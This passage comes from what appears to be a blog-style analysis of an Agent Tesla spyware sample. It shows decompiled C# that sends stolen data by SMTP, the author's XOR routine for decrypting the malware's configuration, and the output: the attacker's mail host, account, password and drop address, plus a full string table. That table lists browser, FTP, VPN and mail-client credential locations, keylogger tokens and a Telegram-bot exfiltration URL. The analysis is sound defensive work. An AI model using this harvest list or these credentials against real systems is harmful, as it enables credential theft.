      F30F-47FA-9C3D-82DA9E6730B4.Bw(), 97085277-F30F-47FA-9C3D-82DA9E6730B4.BX());
    smtpClient.Host = 97085277-F30F-47FA-9C3D-82DA9E6730B4.Bx();
    smtpClient.EnableSsl = true;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = credentials;
    smtpClient.Port = 587;
```

Bw()=> Username

```
// Token: 0x060002C0 RID: 704 RVA: 0x000202EE File Offset: 0x0001E4EE
public static string Bw()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[149] ?? 97085277-
      F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(149, 1851, 29);
}
```

If we apply the same technique we get the result honebots@totallyanonymous.com.

Same technique for password.

BX() => Password

```
// Token: 0x060002C1 RID: 705 RVA: 0x00020310 File Offset: 0x0001E510
public static string BX()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[150] ?? 97085277-
      F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(150, 1880, 8);
}
```

Result => 572h094S.

Same technique for Mail address to.

```
// Token: 0x060002C3 RID: 707 RVA: 0x00020353 File Offset: 0x0001E553
public static string By()
{
    return 97085277-F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>[152] ?? 97085277-
      F30F-47FA-9C3D-82DA9E6730B4.<<EMPTY_NAME>>(152, 1913, 17);
}
```

Results => marhmelo@rape.lol.

So at this point I noticed that the class called 97085277-F30F-47FA-9C3D-82DA9E6730B4 includes all configurations so I decided to decrypt all big arrays.

So I write .net code as shown in figure to decrypt all content of the array.

I just got the length of the array which will be 9998.

My code

```
//Decryption AgentTesla configurations
// Author : Mahmoud ElMenshawy
using System;

using System.Text;


public class Program
{
	public static void Main()
	{
		string @host;
		string @to;
		string @from;
		string @password;
		string @content;



		byte[] array =
{153,158,154,153,215,214,213,212,143,238,237,140,194,195,132,237,242,129,213,212,132,204,207,196,203,202,201,238,251,250,235,209,238,
for(int i = 0; i < array.Length; i++)
			array[i] = (byte)((int)array[i] ^ i ^ 170);


		@host = Encoding.UTF8.GetString(array,1888,25);
		@to = Encoding.UTF8.GetString(array,1913,17);
		@from = Encoding.UTF8.GetString(array,1851,29);
		@password = Encoding.UTF8.GetString(array,1880,8);
		@content = Encoding.UTF8.GetString(array,1,9998);
		Console.Write("Host name: ");
		Console.WriteLine(@host);
		Console.Write("To: ");
		Console.WriteLine(@to);
		Console.Write("From: ");
		Console.WriteLine(@from);
		Console.Write("Password: ");
		Console.WriteLine(@password);
		Console.WriteLine("");
		Console.WriteLine("Content of array: ");
		Console.WriteLine(@content);
```

```
        }
}
```

Result of code

Host name: mail.totallyanonymous.com

To: marhmelo@rape.lol

From: honebots@totallyanonymous.com

Password: 572h094S

Content of array:

520yyyy-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss
<hr>ObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyDataBlobAESMicrosoft Primitive ProviderCONNECTIONKEEP-ALIVEPROXY-AUTHENTICATEPROXY-AUTHORIZATIONTETRAILERTRANSFER-ENCODINGUPGRADE%startupfolder%\%insfolder%\%insname%/\%insfolder%\Software\Microsoft\Windows\CurrentVersion\Run%insregname%
(Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0OKhttp://XZYpUW.com\MamSELECT * FROM Win32_ProcessorName MBUnknownCOCO_-_.zip yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html>
</html>Logtext/html[]Time: MM/dd/yyyy HH:mm:ssUser Name: Computer Name: OSFullName: CPU: RAM: IP Address: New Recovered!User Name: OSFullNameuninstallSoftware\Microsoft\Windows NT\CurrentVersion\WindowsLoad%ftphost%/%ftpuser%%ftppassword%STORLengthWriteCloseGetBytesOpera BrowserOpera Software\Opera StableYandex BrowserYandex\YandexBrowser\User DataIridium BrowserIridium\User DataChromiumChromium\User Data7Star7Star\7Star\User DataTorch BrowserTorch\User DataCool NovoMapleStudio\ChromePlus\User DataKometaKometa\User DataAmigoAmigo\User DataBraveBraveSoftware\Brave-Browser\User DataCentBrowserCentBrowser\User DataChedotChedot\User DataOrbitumOrbitum\User DataSputnikSputnik\Sputnik\User DataComodo DragonComodo\Dragon\User DataVivaldiVivaldi\User DataCitrioCatalinaGroup\Citrio\User Data360 Browser360Chrome\Chrome\User DataUranuCozMedia\Uran\User DataLiebao Browserliebao\User DataElements BrowserElements Browser\User DataEpic PrivacyEpic Privacy Browser\User DataCoccocCocCoc\Browser\User DataSleipnir 6Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewerQIP SurfQIP Surf\User DataCoowonCoowon\Coowon\User Data,"URL:Username:Password:Application:PWPW_honebots@totallyanonymous.com572h094Smail.totallyanonymous.commarhmelo@rape.lolin
f \Data\Tor\torrcp=%PostURL%127.0.0.1POST+%2Bapplication/x-www-form-urlencoded&<>"Copied Text: [ ] ()False{BACK}{ALT+TAB}{ALT+F4}{TAB}{ESC}{Win}{CAPSLOCK}↑↓←→{DEL}{END}{HOME}{Insert}{NumLock}{PageDown}{PageUp}{ENTER}{F1}{F2}{F3}{F4}{F5}{F6}{F7}{F8}{F9}{F10}{F11}{F12}control{CTRL}Windows RDPcredentialpolicyblobrdgchrome{{{0}}}CopyToComputeHashsha512CopySystemDrive\WScript.ShellRegReadg401

502

500 Addchat_id%chatid%captionhttps://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x

--

multipart/form-data; boundary=Content-Disposition: form-data; name="{0}"

{1}Content-Disposition: form-data; name="{0}"; filename="{1}"

Content-Type: {2}

--

CookiesOperaChrome\Google\Chrome\User Data\360Chrome\Chrome\User DataYandexSRWare IronBrave Browser\Iridium\User DataCoolNovoEpic Privacy BrowserCocCocQQ BrowserTencent\QQBrowser\User DataUC BrowserUCBrowser\uCozMediacookies.sqliteFirefoxAPPDATA\Mozilla\Firefox\IceCat\Mozilla\icecat\PaleMoon\Moonchild Productions\Pale Moon\SeaMonkey\Mozilla\SeaMonkey\Flock\Flock\Browser\K-Meleon\K-Meleon\Postbox\Postbox\Thunderbird\Thunderbird\IceDragon\Comodo\IceDragon\WaterFox\Waterfox\BlackHawk\NETGATE Technologies\BlackHawk\CyberFox\8pecxstudios\Cyberfox\Path=([A-z0-9\/\.\-]+)profiles.ini\Default\Profileorigin_urlusername_valuepassword_valuev10v11\Local State"encrypted_key":"(.*?)"\Default\Login Data\Login Data\Google\Chrome\User Data\loginsMajorMinor2F1A6504-0641-44CF-8BB5-3612D865F2E5Windows Secure Note3CCD5499-87A8-4B10-A215-608888DD3B55Windows Web Password Credential154E23D0-C644-4E6F-8CE6-5069272F999FWindows Credential Picker Protector4BF4C442-9B8A-41A0-B380-DD4A704DDB28Web Credentials77BC582B-F0A6-4E15-4E80-61736B6F3B29Windows CredentialsE69D7838-91B5-4FC9-89D5-230D4D4CC2BCWindows Domain Certificate Credential3E0E35BE-1B77-43E7-B873-AED901B6275BWindows Domain Password Credential3C886FF3-2669-4AA2-A8FB-3F6759A77548Windows Extended Credential00000000-0000-0000-0000-000000000000SchemaIdpResourceElementpIdentityElementpPackageSidpAuthenticatorElementIE/EdgeTypeValue\Common Files\Apple\Apple Application Support\plutil.exe\Apple Computer\Preferences\keychain.plist*Login Datajournalwow_logins\Microsoft\Edge\User DataEdge Chromium\Microsoft\Credentials\\Microsoft\Protect\GuidMasterKey\Default\EncryptedStorage\EncryptedStorageentriescategoryPasswordstr3str2b([A-z0-9\/\.]+)"\browsedata.dbautofillFalkon BrowserstartProfile=([A-z0-9\/\.]+)Backend=([A-z0-9\/\.-]+)\settings.ini\Claws-mail\clawsrcpasskey0master_passphrase_salt=(.+)master_passphrase_pbkdf2_rounds=(.+)use_master_passphrase=(.+)\accountrcsmtp_serveraddressaccount\passwordstorerc{(.*),(.*)}(.*)ClawsMailTransformFinalBlockSubstringIterationCountsignons3.txt---

.

objectsDataDecryptTripleDesFlock BrowserALLUSERSPROFILE\\DynDNS\Updater\config.dyndnsusername==password=&Ht6KzXhChhttp://DynDns.comDynDNS\Psi\profiles\Psi+\pGUI\configsSoftware\OpenVPN-GUI\configs\usernameauth-dataentropyOpen VPNUSERPROFILE\OpenVPN\config\remote \FileZilla\recentservers.xml<Server><Host></Host>:<Port></Port><User></User><Pass encoding="base64"></Pass> <Pass>FileZillaSOFTWARE\\Martin Prikryl\\WinSCP 2\\SessionsHostNameUserNamePublicKeyFilePortNumber22[PRIVATE KEY LOCATION: "{0}"]WinSCPUsernameAll Users\FlashFXP\3quick.datIP=port=user=pass=created=FlashFXP\FTP Navigator\Ftplist.txtServerNo PasswordUserFTP NavigatorProgramfiles(x86)programfiles\jDownloader\config\database.scriptprogramfiles(x86)INSERT INTO CONFIG VALUES('AccountController','sq.txtJDownloaderSoftware\PaltalkHKEY_CURRENT_USER\Software\Paltalk\pwdPaltalk\.purple\accounts.xml<acco <protocol></protocol><name></name><password></password>Pidgin\SmartFTP\Client 2.0\Favorites\Quick Connect\\SmartFTP\Client 2.0\Favorites\Quick Connect*.xml<Password></Password><Name> </Name>SmartFTPappdata\Ipswitch\WS_FTP\Sites\ws_ftp.iniHOSTUIDPWDWS_FTPPWD=KeyModeIVPaddingCreateDecryptor\cftp\Ftplist.txt;S <server_ip></server_ip><server_port></server_port><server_user_name></server_user_name><server_user_password> </server_user_password>FTPGetterHKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUCHKEY_CURRENT_USER\SOFTWARE\Vitalwerks\DUIP+-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\The Bat!\Account.CFNzzzTheBatHKEY_CURRENT_USER\Software\RimArts\B2\SettingsDataDirFolder.lst\Mailbox.iniAccountSMTPServerMailAddress NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00 PasswordPOP3 PasswordHTTP PasswordSMTP PasswordSMTP ServerOutlookHKEY_CURRENT_USER\Software\Aerofox\FoxmailPreviewExecutableHKEY_CURRENT_USER\Software\Aerofox\Foxmail\V3.1Fo Files\Foxmail\mail\\VirtualStore\Program Files (x86)\Foxmail\mail\\Accounts\Account.rec0\Account.stgReadDisposePOP3HostSMTPHostIncomingServerPOP3PasswordFoxmail5A71\Opera Mail\Opera Mail\wand.datopera:Opera Mailabcçdefgğhıijklmnoöpqrsştuüvwxyz1234567890_-.~!@#$%^&*()[{]}\|';:,<>/?+=

\Pocomail\accounts.iniPOPPassSMTPPassSMTPPocoMailRealVNC 4.xSOFTWARE\Wow6432Node\RealVNC\WinVNC4RealVNC 3.xSOFTWARE\RealVNC\vncserverSOFTWARE\RealVNC\WinVNC4Software\ORL\WinVNC3TightVNCSoftware\TightVNC\ServerPasswordViewC ControlPasswordControlPasswordTigerVNCSoftware\TigerVNC\ServerTrimUltraVNCProgramFiles(x86)\uvnc bvba\UltraVNC\ultravnc.inipasswdpasswd2ProgramFiles\UltraVNC\ultravnc.ini

\eM Client.dlleM Client\accounts.dateM ClientAccountConfiguration72905C47-F4FD-4CF7-A489-4E8121A155BDhosto6806642kbM7c5\Mailbird\Store\Store.dbServer_HostEncryptedPasswordMailbirdSenderIdentitiesNordVPNNordVPN directory not found!NordVpn.exe*user.configSelectSingleNode//setting[@name='Username']/valueInnerText//setting[@name='Password']/value\MySQL\Workbe

---

MySQL Workbench%ProgramW6432%Private Internet Access\data\Private Internet Access\data\account.json.*"username":"(.*?)".*"password":"(.*?)"Private Internet Access<array><dict><string></string><data></data>Safari Browser -convert xml1 -s -o "\fixed_keychain.xml" A10B11C12D13E14F15ABCDEF(EndsWith)IndexOfUNIQUEtableSoftware\DownloadManager\Passwords\EncPasswordInternet Download Manager{0}http://127.0.0.1:HTTP/1.1 HostnamePort200 Connection established

Proxy-Agent: HToS5x

Connect

You can try code at link below

Link: https://dotnetfiddle.net/.

> If you wanna learn malware analysis you can check my YouTube channel I'm trying publish analysis of malware and some methods to analysis malwares.
> Please don't forgot subscribe my channel Than you ♥

> YouTube channel
> https://www.youtube.com/channel/UCParXHaBXBmqRdHuVUg21pA

References

1- https://www.fortinet.com/blog/threat-research/analysis-of-new-agent-tesla-spyware-variant.

2- https://blog.malwarebytes.com/threat-analysis/2020/04/new-agenttesla-variant-steals-wifi-credentials/.

3- https://www.deepinstinct.com/2020/07/02/agent-tesla-a-lesson-in-how-complexity-gets-you-under-the-radar/.

Phishing Attacks 25_9_2021

Phishing Attacks 15_12_2021

Phishing Attacks 1_12_2021